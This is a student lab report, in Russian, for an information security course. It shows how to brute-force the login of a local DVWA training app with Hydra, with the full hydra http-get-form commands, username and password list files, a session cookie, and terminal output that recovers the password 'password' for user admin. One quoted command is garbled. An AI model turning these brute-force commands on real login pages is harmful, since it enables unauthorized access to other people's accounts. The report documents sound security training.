

Отчёт по индивидуальному проекту №3

Дисциплина: Основы информационной безопасности

Барсегян Вардан Левонович НПИбд-01-22

Содержание

1	Цель работы	5
2	Выполнение лабораторной работы	6
3	Выводы	11
	Список литературы	12

Список иллюстраций

2.1	Вход в DVWA	6
2.2	Низкий уровень безопасности	7
2.3	Файл с паролями	7
2.4	Запрос для проверки комбинации	8
2.5	Куки запроса	8
2.6	Команда для подбора пароля	9
2.7	Файл с логинами	9
2.8	Измененная команда	10

Список таблиц

1 Цель работы

Знакомство с Hydra для подбора или взлома имени пользователя и пароля.

2 Выполнение лабораторной работы

1. Открываю в браузере страницу <http://127.0.0.1/DVWA/login.php> и вхожу в DVWA (рис. 2.1)




Рис. 2.1: Вход в DVWA

2. Открываю страницу <http://127.0.0.1/DVWA/security.php> и выставляю уровень безопасности на низкий (рис. 2.2)




Рис. 2.2: Низкий уровень безопасности

3. Создаю файл с паролями, в него ввожу самые распространенные пароли (рис. 2.3)




Рис. 2.3: Файл с паролями

4. Перехожу во вкладку Brute Force, где можно подобрать комбинацию логина и пароля и проверить, верна ли она. Во вкладке Network консоли разра-

ботчика смотрю запрос для валидации логина и пароля - это GET-запрос, отправляющий логин, пароль в качестве параметров (рис. 2.4)




Рис. 2.4: Запрос для проверки комбинации

5. Куки GET-запроса - уровень безопасности и id сессии (рис. 2.5)




Рис. 2.5: Куки запроса

6. Ввожу команду для hydra: (рис. 2.6)

” hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form “/DVWA/vulnerabilities/brute/:username= and/or password incorrect” ”

ключ -l – логин для входа ключ -P – пароль для входа, берутся все возможные из файла ~/passwords.txt http-get-form – тип запроса (GET) дополнительный параметр (длинная строка) - полный путь, параметры, куки, и сообщение при ошибке

В результате, hydra подобрала верную комбинацию: логин admin и пароль password


Рис. 2.6: Команда для подбора пароля

7. Создаю файл с возможными логинами (рис. 2.7)

Рис. 2.7: Файл с логинами

8. Изменяю команду для hydra: указываю ключ -L ~/usernames.txt, чтобы логины также перебирались из файла (рис. 2.8)

""" hydra -L ~/usernames.txt -P ~/passwords.txt 127.0.0.1 http-get-form
"/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=
and/or password incorrect" """



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ hydra -L ~/usernames.txt -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=1pu2bih9masffp4i16iap5dglc;security=low:F=Username and/or password incorrect"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-28 08:55:25  
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60 login tries (l:4/p:15), ~4 tries per task  
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=1pu2bih9masffp4i16iap5dglc;security=low:F=Username and/or password incorrect  
[80][http-get-form] host: 127.0.0.1 login: admin password: password  
[80][http-get-form] host: 127.0.0.1 login: Admin password: password  
1 of 1 target successfully completed, 2 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-28 08:55:27
```

Рис. 2.8: Измененная команда

3 Выводы

Я познакомился с hydra, научился подбирать логины и пароли с помощью нее, отправляя запросы.

Список литературы